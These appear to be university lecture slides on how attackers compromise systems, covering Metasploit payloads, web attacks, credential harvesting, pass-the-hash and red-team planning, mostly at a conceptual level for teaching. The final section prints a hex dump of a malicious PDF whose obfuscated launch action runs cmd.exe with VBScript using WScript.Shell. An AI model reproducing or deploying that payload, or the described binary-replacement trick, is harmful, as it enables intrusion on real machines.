

CSIT302 Cybersecurity

Day 2-1 –Compromising the System (2)

Subject Coordinators: Dr Partha Sarathi Roy
School of Computing and Information Technology

Compromising the System (2)

The Steps to Compromise a System

- The core macro steps to compromise a system are:
 - Deploy the payloads
 - Compromise the operating system
 - Compromise the web-based system
- These steps will vary according to the attacker's mission, (or the Red Team's target exercise, if this is a part of penetration tests).

Deploying Payloads

- Using Metasploit
 - It is a **hive of exploits and payloads** (small pieces of program) that can be used against different vulnerabilities that a hacker has *already identified* using the scanning tool such as Nessus Scanner.
 - The framework's console can be booted up by giving the command *msfconsole* in the terminal. The payload is then set up using the command with the *IP address of the target*.
 - One way to generate a payload for a backdoor is using the *msfvenom* command line interface.
 - ✓ It creates a backdoor payload such as a Windows command shell, *reverse TCP stager*.
 - ✓ Those backdoors can be **distributed by phishing** emails.

Deploying Payloads

- Exploiting a vulnerability
 - Hacking groups and many other government agencies studying software systems to find exploitable vulnerabilities.
 - For example, according to WikiLeaks, the NSA (National Security Agency, US) does the same thing:
 - ✓ A database of vulnerabilities exists on computing devices, and even everyday devices.
 - ✓ Their stored exploits have regularly been outed by a hacking group called “*The Shadow Brokers*”. EternalBule, which was used for WannaCry, is one of them.
 - The vulnerabilities could be **errors in the authentication code, bugs within the account management system**, or just **any other unforeseen error** by the developers.

Deploying Payloads

- Zero-Day

- Zero-day attacks use advanced vulnerability discovery tools and techniques to ***identify vulnerabilities that are not yet known*** by software developers. The typical ways to find the zero-day vulnerabilities are fuzzing and source code analysis.

- **Fuzzing**

- ✓ Fuzzing is an automated testing technique for software, which involves providing invalid, unexpected, or random data as inputs to a computer program.
 - ✓ In cybersecurity, this refers to a system created by the hacker in an attempt to find a vulnerability.
 - ✓ It is often too inefficient to use, especially when dealing with large programs.

Deploying Payloads

➤ Source code analysis

- ✓ A knowledgeable hacker might be able to identify bugs in the source code.
- ✓ It is **simpler and quicker**.
- ✓ Its success rate is lower since it is not very easy to pinpoint errors from merely looking at code.
- ✓ Using automated tools:
 - Checkmarx (www.checkmarx.com): Checkmarx can scan the code and quickly identify, categorize, and suggest countermeasures for vulnerabilities in the code.

➤ Reverse engineering:

- ✓ Generating assembly language source code from machine-executable code
- ✓ IDA PRO (www.hex-rays.com)

More on Zero-Day

- Types of zero-day exploits

- **Buffer overflows**

- ✓ They are caused by the use of incorrect logic in the codes of a system, *which write data to a buffer memory but **not to observe the memory restrictions of the buffer.***
 - ✓ Writing data past the acceptable limit → a system crash in a controllable way.

- **Structured exception handler overwrites:**

- ✓ **Structured Exception Handling (SEH)** is an exception handling mechanism.
 - ✓ Hackers attack the logic of the SEH, *causing it to correct non-existent errors* and lead a **system to a shutdown.**
 - ✓ Sometimes used with buffer overflows.

Compromising Operating Systems

- Compromising OS

- In this scenario, the hackers are *insider threats*.
- Insider threats are **people working inside organizations** that have malicious intentions; insider threats have the advantage of being exposed to the inside of an organization and therefore know where exactly to attack.
- Also, *they are physically close to the target* and use even the target machine when the user is not attended.
 - ✓ Third party tools: Kon-Boot (<https://youtu.be/C2wV2ZijxB0>), Hiren's BootCD or Ophcrack
 - ✓ The Linux Live CD
 - ✓ Preinstalled applications
- The free version of these tools would not be able to compromise the later versions of Windows.

Compromising Operating Systems

- Compromising systems using a Linux Live CD
 - The Linux Live CD enables a hacker to access all the files contained in a Windows computer directly.
 - The hacker will have to boot the target computer from a DVD or thumb drive containing a bootable image of Linux Desktop and select **Try Ubuntu** instead of **Install Ubuntu**.
 - Under **Devices** in the home folder, *all the Windows files will be listed so that a hacker can simply copy them*. Unless the hard disk is encrypted, all the user files will be visible in plain text. → Just to copy data.

Compromising Operating Systems

- Compromising systems using preinstalled applications
 - The aim is to compromise **the Windows programs**
 - A hacker can *modify some of the commonly used applications* such that when the Windows user runs them, a malicious action is performed instead.
 - For example, replacing *magnify.exe* in *System32* folder to encrypt files in the computer such as a ransomware. → When the user opens the computer and performs an action that runs the magnify tool, the malicious program is run instead and will immediately proceed to encrypt the computer's files.

Compromising Web-based Systems

- Almost all organizations have a web presence.
- Today, web-based systems contain highly valuable and sensitive data.
- Competitors are turning to hackers to force the websites of their competitors out of service.
- Always look at the **OWASP Top 10 Project** (https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project) for the latest update in the list of most critical web applications.
- The typical ways to compromise web-based systems are following:
 - SQL Injection
 - Cross-site scripting
 - Broken authentication
 - DDoS attacks

Compromising web-based systems

- SQL Injection

- Code injection attack that targets the execution of inputs provided by users on the backend for websites coded in PHP and SQL.
- Hackers supply inputs that can manipulate the execution of SQL statements, causing a compromise to occur at the backend and exposing the underlying database.

Compromising Web-based Systems

- Cross-site scripting

- It exploits the input fields of a website **if they are not sanitized**. XSS scripting is used by hackers to steal cookies and sessions as well as display alert boxes.
- **Stored XSS** is a variant of XSS scripting where a hacker wants to **store a malicious XSS script in the HTML** of a page or in the database. This then executes when a user loads the affected page.
- Example:
 - ✓ In a forum, a hacker may register for an account with a malicious JavaScript code.
 - ✓ This code will be stored in the database.
 - ✓ When a user loads the forum members' web page, the XSS will execute.


Compromising Web-based Systems

- Broken authentication
 - This type of weakness can allow an attacker to either capture or bypass the **authentication** methods that are used by a web application.
 - A common attack used in publicly **shared computers**, especially those in cyber cafes.
 - These attacks target machines, as websites establish sessions and store cookies **on the physical computers**, but do not delete them when a user closes a browser **without logging out**.
 - In another variation of this type of hacking, a hacker uses **a browser's URL** which posted on social media or chat forums. If some session IDs are embedded in the URL, the ID hackers can use it to access the account and find out private information about the user.

Compromising Web-based Systems

- DDoS attacks

- Used against big companies. Hackers are increasingly gaining access to **botnets** composed of infected computers and IoT devices.
- These agents are controlled by handlers to commandeer large numbers of bots.
- Handlers send a command to *all agents to send requests to a certain IP address*.
- The main aims for DDoS attacks are normally **either to bring down a server or to create a diversion** in order to commit another malicious act such as stealing data.



Case Study: Compromising IoT bulbs to attack a university network

- Released from Verizon's sneak peek of the 2017 Data Breach Digest scenario.
- The Verizon RISK (Research, Investigations, Solutions and Knowledge) team discovered the university's hijacked vending machines and 5,000 other IoT devices were compromised and making seafood-related DNS requests every 15 minutes.
- DDoS to the local DNS server:
 - "The name servers, responsible for **Domain Name Service (DNS)** lookups, were producing high-volume alerts and showed an abnormal number of sub-domains related to seafood. As the servers struggled to keep up, legitimate lookups were being dropped—preventing access to the majority of the internet."

Case Study: Compromising IoT bulb to attack a university network

- The botnet spread from device to device by brute forcing default and weak passwords. After the infection, the new password is set.
- The university used a packet sniffer to intercept a ***clear-text malware password*** for a compromised IoT device.
- Mitigation and response tips:
 - change default credentials on IoT devices.
 - create separate network zones for IoT systems and
 - air-gap them from other critical networks where possible.

Chasing a User's Identity

Chasing a User's Identity

- According to the 2016 *Data Breach Investigation Report* from Verizon, 63% of confirmed data breaches *happened due to weak, default, or stolen passwords*.
- *Identity is the new perimeter*
 - Traditional network perimeter is not sufficient to describe the security boundary of organisations.
 - The majority of the new credential is composed ***only of a username and password***.
 - There are numerous legacy systems that rely purely on usernames and passwords in order to work properly.
 - While multifactor authentication is gaining popularity, *it is still not the default method used to authenticate users*.

Identity Is the New Perimeter

- Growing trends of credential theft:
 - The hackers want to infiltrate without making any noise using **valid** credentials to authenticate the network.
 - The hackers target a user's bank credentials using banking Trojans.
 - In June 2017, *The Times* reported that the email addresses and passwords of secretaries of the UK government, were among the tens of thousands of government officials' credentials, were stolen, and later sold.
 - Used to access privileged information and spear phishing.

Identity Is the New Perimeter

- Home users are also corporate users, and are bringing their own devices (**BYOD**) to consume corporate data.
 - A user's identity for his personal application, resides in the same device that has **his corporate credentials in use to access corporate-related data.**
 - **Users might utilize the same password for multiple credentials for different tasks.**
- The vulnerability of Chrome (May 2017)
 - Internet browser's vulnerabilities can be exploited to steal a user's credentials, which potentially related with corporate credentials.
 - In May 2017, vulnerability in Google Chrome allows hackers to automatically download a malicious file onto a victim's PC that could be used to **steal credentials.**

Hash Function

- A hash function *Hash* is a one-way mathematical function, denoted as

$$\text{Hash: } M \rightarrow \{0, 1\}^n$$

- We write it as $h = \text{Hash}(m), m \in M, h \in \{0,1\}^n$
- m is called as message and $\text{Hash}(m)$ is called the message digest.
- m can be of arbitrary length while $\text{Hash}(m)$ has a fixed length.

- Key properties of hash function:

- Easy to compute
- Hard to invert
- Collision-resilience

Recommended message digest lengths (in bits):

128 (MD5),

160 (SHA-1),

224/256/384/512 (SHA-2),

224/256/384/512 (SHA-3)

Hash Function: What are hash functions used for?

- For storing password. Server stores $h(\text{pw})$ instead of pw .
- For integrity (e.g. HMAC).
- For efficiency.
- For proof-of-work. (In Bit-coin and blockchain)

Windows New Technology LAN Manager (NTLM) Protocol

- It refers to the authentication protocols from Microsoft.
- Authenticate users to servers based on the three-way challenge/response mechanism
- Introduced in 1993 with Windows NT 3.1
- Starting with Windows 2000, NTLM was replaced by Kerberos as the standard authentication protocol for Active Directory (AD) domains.




Windows New Technology LAN Manager (NTLM) Protocol

- Authentication Process
- Use challenge/response mechanism

A hash function *Hash* is a one-way mathematical function, such that

- Easy to compute
- Hard to invert
- Collision-resilience




Chasing a User's Identity

- More details on the vulnerability of Chrome (May, 2017)
 - The flaw in the default configuration of the latest version of Chrome running on an updated version of Microsoft's Windows 10 operating system. (On may-16-2017)
 - **How-to-carry-out:** The attacker just needs to entice the victim to visit his website to be able to proceed and reuse victim's authentication credentials.
 - An attacker to gain access to a victim's username and Microsoft LAN Manager (NTLMv2) password hash. That leaves victims open to a variety of attacks including a Server Message Block (SMB) relay attack. A SMB relay attack allows an adversary to use a victim's credentials to authenticate to a PC or network resource such as email or remote server.
 - More details can be found on <https://www.scmagazine.com/google-chrome-flaw-could-allow-windows-credential-theft/article/662515/>


SMB Relay Attack

- SMB exploits the NTLM protocol



Identity Is the New Perimeter

- The attack workflow
 - Nowadays, the hackers can just rent bots that belong to someone else.
 - According to ZingBox (<https://www.zingbox.com/>), "the price for 50,000 bots with attack duration of 3600 secs (1 hour) and 5 ~10-minute cool-down time is approximately \$3,000 to \$4,000 per 2 weeks."




Identity Is the New Perimeter

- MFA failure

- Many cloud vendors usually offer two-factor authentication to add an extra layer of protection. → Two-factor authentication enhances the security of the authentication process, but not a bulletproof system.
- For example, there is a **SIM swap** attack:
 - ✓ A hacker gave calls to Verizon, and convinced the Verizon technician (with only the last four digits of the McKesson's social security number) to switch the SIM connected to the account associated with McKesson's phone to the one in the hacker's phone. From there, the hacker can receive all the texts and phone.

Strategies for Compromising a User's Identity

- Identity plays a big role in accessing privileged data or hijacking the data.
- The attack plan of the **red team** should take into consideration the current threat landscape, which includes three stages.



Strategies for Compromising a User's Identity

- Stage 1: **Who** can potentially attack us?
 - The red team *performs a self-assessment* and understand what type of information the company has and who would benefit from obtaining it.
 - It might not be able to map all adversaries, but at least the red team will be able to create a basic adversary profile for the next stage.
- Stage 2: **What** are the most common attacks launched by these adversaries?
 - Many of the hacker groups have a *pattern*.
 - Understanding the category of the attack, and how they are created, you can try to *emulate something similar during your attack exercise*.

Strategies for Compromising a User's Identity

- Stage 3: **How** these attacks are executed?
 - What the Red Team is doing here is just trying to be accurate with reality.
 - It doesn't really help if the Red Team starts an attack exercise without a purpose and without tangible evidence that other hacking groups might do the same.
 - The hackers' mindset
 - ✓ *The attackers will not stop* if they fail to infiltrate on the first attempt, they are likely to attack again using different techniques, until they are able to break in.
 - The red team also has a clearly defined mission such as gaining access to privileged information with the hackers mindset
 - ✓ To be clear on the mission. → Otherwise, the attempts will get caught!
 - ✓ Efforts must be synchronized and organized.

Strategies for Compromising a User's Identity

- Some important considerations in an on-premises environment as well as in a VM located in the cloud (IaaS):
 - Do not perform these steps in a production environment.
 - *Create an isolated lab* to test any type of Red Team operation.
 - Once all tests are done and validated, make sure *you build your own plan to reproduce these tasks* in a production environment as part of the Red Team attack exercise.
 - Before performing the attack exercise, make sure you have the agreement of your manager, and that the entire command chain is aware of this exercise.

Harvesting Credentials

- Using identified unpatched vulnerabilities
 - For example, the vulnerability classified as CVE-2017-8563
 - ✓ allows an elevation of privilege vulnerability due to Kerberos' authentication failure;
 - ✓ enables the attackers to perform a privilege escalation, and potentially gain access to a local administrator account through a lateral movement.
- Using the **pass-the-hash attack**.
 - It gained the popularity after Hernan Ochoa published the Pass-The-Hash Toolkit.
 - A password has a hash → depending on how the authentication is performed, ***it is possible to present the password hash instead of a plaintext password.***

Harvesting Credentials

- Pass-the-hash

- Instead of getting plaintext password, it uses the hashed password for the attack.
- Up to Windows 7, this also can be performed manually (and remotely) using *Windows powershell*, *mimikatz* and *Sysinternals*.
 - ✓ *Mimikatz* is a tool dumping hashes and clear text credentials straight from memory in Windows systems. (useful link: <https://www.offensive-security.com/metasploit-unleashed/mimikatz/>)
 - ✓ *Sysinternals* is a suite to remotely access the Windows and execute commands.

Harvesting Credentials

- Brute force

- A *brute-force attack* consists of an attacker trying many passwords or passphrases with the hope of eventually guessing correctly.
- The oldest one, but it is still valid for testing two aspects of your defense controls:
 - ✓ *The accuracy of your monitoring system*: Since brute force attacks may *cause noise*, it is expected that your defense security controls can catch the activity while it is happening.
→ If it doesn't catch it, you have a serious problem in your defense strategy.
 - ✓ *How strong is your password policy?*: If your password policy is weak, chances are that this attack will be able to obtain many credentials. If it does, you have another serious problem.

Harvesting Credentials

- Social engineering
 - **Social Engineering Toolkit (SET)** which comes with Kali.
 - **Applications** menu, click **Exploitation Tools**, and select **Social Engineering Toolkit**
 - Create Malware and send via email.

PDF Info

Object 1.0 @ 295220

Object 2.0 @ 295332

Object 3.0 @ 295389

Object 4.0 @ 295457

Object 5.0 @ 295545

xref @ 296169

Sort by: default | Object# | File
Order | Decoded Size

```
0: 3c 3c 2f 23 35 34 23 37 39 23 37 30 65 2f 41 63 <</#54#79#70e/Ac
16: 23 37 34 69 23 36 66 6e 2f 23 35 33 2f 4c 23 36 #74i#6fn/#53/L#6
32: 31 23 37 35 23 36 65 63 68 2f 57 69 23 36 65 20 l#75#6ech/Wi#6e
48: 3c 3c 20 2f 46 20 28 63 6d 64 2e 65 78 65 29 20 << /F (cmd.exe)
64: 2f 50 20 28 2f 43 20 65 63 68 6f 20 53 65 74 20 /P (/C echo Set
80: 6f 3d 43 72 65 61 74 65 4f 62 6a 65 63 74 5e 28 o=CreateObject^(
96: 22 53 63 72 69 70 74 69 6e 67 2e 46 69 6c 65 53 "Scripting.FileS
112: 79 73 74 65 6d 4f 62 6a 65 63 74 22 5e 29 3a 53 ystemObject^):S
128: 65 74 20 66 3d 6f 2e 4f 70 65 6e 54 65 78 74 46 et f=o.OpenTextF
144: 69 6c 65 5e 28 22 2f 72 6f 6f 74 2f 2e 73 65 74 ile^("/root/.set
160: 2f 74 65 6d 70 6c 61 74 65 2e 70 64 66 22 2c 31 /template.pdf",1
176: 2c 54 72 75 65 5e 29 3a 66 2e 53 6b 69 70 4c 69 ,True^):f.SkipLi
192: 6e 65 3a 53 65 74 20 77 3d 43 72 65 61 74 65 4f ne:Set w=CreateO
208: 62 6a 65 63 74 5e 28 22 57 53 63 72 69 70 74 2e bject^("WScript.
224: 53 68 65 6c 6c 22 5e 29 3a 53 65 74 20 67 3d 6f Shell"^):Set g=o
240: 2e 4f 70 65 6e 54 65 78 74 46 69 6c 65 5e 28 77 .OpenTextFile^(w
```